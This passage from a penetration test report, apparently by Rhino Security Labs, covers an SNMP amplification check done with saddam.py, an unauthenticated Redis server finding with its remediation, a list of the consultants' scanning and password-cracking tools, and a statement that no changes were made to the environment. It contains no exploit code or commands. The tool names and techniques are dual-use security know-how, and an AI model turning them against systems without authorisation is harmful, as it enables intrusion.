This was identified by sending a GETBULK request and noting the large amount of data returned.

The assessor used saddam.py a tool for testing amplification attacks to send a small amount of traffic.





L1 Redis Server Unprotected by Password Authentication

Risk Rating: **Low**



Exploitation Likelihood: **Low** | Potential Impact: **Low**

Description

The Redis server running on the remote host is not protected by password authentication. A remote attacker can exploit this to gain unauthorized access to the server.

Assessor's note: Due to the fact no sensitive information was retrieved from the server, the risk of this vulnerability has been downgraded to Low.

See Also:

- <https://redis.io/commands/auth>

Affected Hosts : Ports

192.168.224.173 : 6379

Remediation

Enable the 'requirepass' directive in the redis.conf configuration file.

Testing Process

This was identified by connecting to the Redis server without being prompted for authentication.



RHINO SECURITY LABS TOOLKIT

The software and tools used for security analysis are constantly evolving and changing. To stay at the forefront of industry trends, Rhino Security Labs regularly updates and integrates new tools into its Web Application assessment methodology. Below is the toolset our consultants use during a Web Application assessment.

Burp Suite Professional

Burp Suite is security platform created specifically for the purposes of intensive web application testing. Its capabilities cover the entire vulnerability assessment process, from mapping and analysis of an application to the exploitation of identified vulnerabilities.

Acunetix

An in-depth web application scanner that specializes in doing exhaustive crawling of web-applications as well as detection of a large multitude of common and obscure bugs such as the OWASP Top 10 and many more. It is technology agnostic and can detect bugs in complex technologies such as SOAP/WSDL, SOAP/WCF, REST/WADL, XML, JSON, Google Web Toolkit (GWT) and CRUD operations.

W3af

W3af is an extremely powerful, and flexible framework for finding and exploiting web application vulnerabilities. It is easy to use and extend and features dozens of web assessment and exploitation plugins, which are extensively used by the Rhino Security Labs Team.

Nessus

Nessus is a proprietary vulnerability scanner that specializes in delivering comprehensive mappings of target system vulnerabilities, including web and network vulnerabilities, misconfigurations, weak passwords and even compliance problems, such as with HIPAA and PCI.

Nmap

Nmap is a powerful network security scanning application that uses carefully crafted packets to probe target networks and discover exposed open ports, services, and other host details, such as operating system type.

Nikto

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6400 potentially dangerous files/CGIs, checks for outdated versions of over 1200 servers, and version specific problems on over 270 servers.

Dirb

DIRB is a Web Content Scanner that looks for existing (and/or hidden) web objects. It functions by launching a dictionary-based attack against a web server and analyzing the response. DIRB searches for specific web objects that other generic CGI scanners often miss, but does not perform vulnerability scans.

Hashcat

Hashcat is the considered world's fastest password recovery tool. It harnesses the power of GPUs and CPUs to bruteforce and crack hashes extracted from a large number of different devices, servers or services.





APPENDIX A: CHANGES TO ENVIRONMENT

The following changes were made to the environment in scope. These do not necessarily represent a significant impact to the environment, but are included for the full accounting of modifications by the penetration testing team at Rhino Security Labs.

NO CHANGES

No changes were made to the environment in scope, such as creating new user accounts or uploading files to the target system. This is provided as the full accounting of modifications by the penetration testing team at Rhino Security Labs.



888.944.8679

info@rhinosecuritylabs.com

464 12th Ave, Suite 300 | Seattle, WA 98122